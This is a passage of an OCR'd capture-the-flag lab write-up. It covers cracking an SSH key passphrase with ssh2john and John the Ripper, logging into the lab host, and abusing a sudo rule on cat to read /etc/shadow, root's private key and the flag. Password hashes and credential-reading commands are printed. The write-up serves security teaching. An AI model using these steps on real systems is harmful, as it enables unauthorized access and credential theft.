
Wget is a command-line utility for downloading files from the web.




wget

We can use the special John the Ripper tool called **ssh2john.py** which can extract the crackable hash from the RSA private key.

Ssh2john is part of John the Reaper suite. This is a script that basically transforms [RSA/DSA/EC/OPENSSH (SSH private keys)] private key to john format for later cracking using JtR.






ssh2john

Now we can use **John the Ripper** to crack this hash and extract the SSH private key password.

John the Ripper is a popular open source password cracking tool that combines several different cracking programs and runs in both brute force and dictionary attack modes.



John the Ripper

/sbin/john -show rsa_key.txt

Q3: user.txt

Now we can get in using the RSA private key.

The command `chmod 600 id_rsa` is used to set specific permissions on the `id_rsa` file, which is typically an SSH private key file. Here's a breakdown:


1. **`chmod`**: This command changes the permissions of a file or directory.
2. **`600`**: These are the new permissions being applied to the file. In this case:chmod
   - **6** means the owner of the file has **read and write** permissions.
   - **0** means that the group has **no permissions**.
   - **0** means that others (anyone who is not the owner or in the group) have **no permissions**.


   So, `600` sets the file to be **readable and writable only by the file's owner**, with no permissions for anyone else.
3. **`id_rsa`**: This is the file to which you're applying these permissions. `id_rsa` is commonly the name of an SSH private key file, which should be kept secure.

Why `chmod 600` is Important for `id_rsa7`

An SSH private key file like `id_rsa` needs to be kept private and secure. If the permissions are too open (e.g., readable by others), SSH may refuse to use the key for authentication, or worse, unauthorized users could potentially access it.

By setting permissions to `600`, only the file owner can read or modify `id_rsa`, ensuring it remains private.


File Actions Edit View Help
(root㉿kali)-[~]
chmod 600 id_rsa
(root㉿kali)-[~]
ssh -i id_rsa id_rsa@10.10.237.240
Enter passphrase for key 'id_rsa':
Connection closed by 10.10.237.240 port 22
(root㉿kali)-[~]
ssh -i id_rsa john@10.10.237.240
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Mon Aug 19 16:41:11 UTC 2024
System load: 0.0 Processes: 104
Usage of /: 26.1% of 19.56GB Users logged in: 0
Memory usage: 30% IP address for eth0: 10.10.237.240
Swap usage: 0%
63 packages can be updated.
0 updates are security updates.
Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$



find . -name "user.txt"

Q4: Web flag

==========

Task 4: Privilege Escalation

Now, we need to escalate our privileges.

Q1: Find a form to escalate your privileges. What is the root's password?

Sudo (Super User DO) command in Linux is generally used as a prefix of some command that only superuser are allowed to run.


sudo -l : The -l (list) option will print out the commands allowed (and forbidden) the user on the current host.

```
    @bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
    @bruteit:~$
```

**/bin/cat

Ask AI



```
john@bruteit:/$ sudo /bin/cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.
fDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
thm:$6$hAlc6HXuBJHNjKzc$NPo/0/iuwh3.86PgaO97jTJJ/hmb0nPj8S/V6lZDsjUeszxFVZv
1IUqcoB9IEWYiCV.wcuzIZ.:18489:0:99999:7:::
sshd:*:18489:0:99999:7:::
john:$6$iODd0YaH$BA2G28eil/ZUZAV5uNaiNPE0Pa6XHWUFp7uNTp2mooxwa4UzhfC0kjpzPi
soRw8KqrSgfDPfI0:18490:0:99999:7:::
john@bruteit:/$
```

cat /etc/shadow | grep root

sudo /bin/cat /etc/passwd # user list + UIDs
sudo /bin/cat /root/.bash_history # root's command history
sudo /bin/cat /root/.ssh/id_rsa # root's private SSH key
sudo /bin/cat /root/root.txt # the THM flag :)

```
john@bruteit:/$ sudo /bin/cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
john@bruteit:/$
```

Second way --> Google search time!

GTFOBins


GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

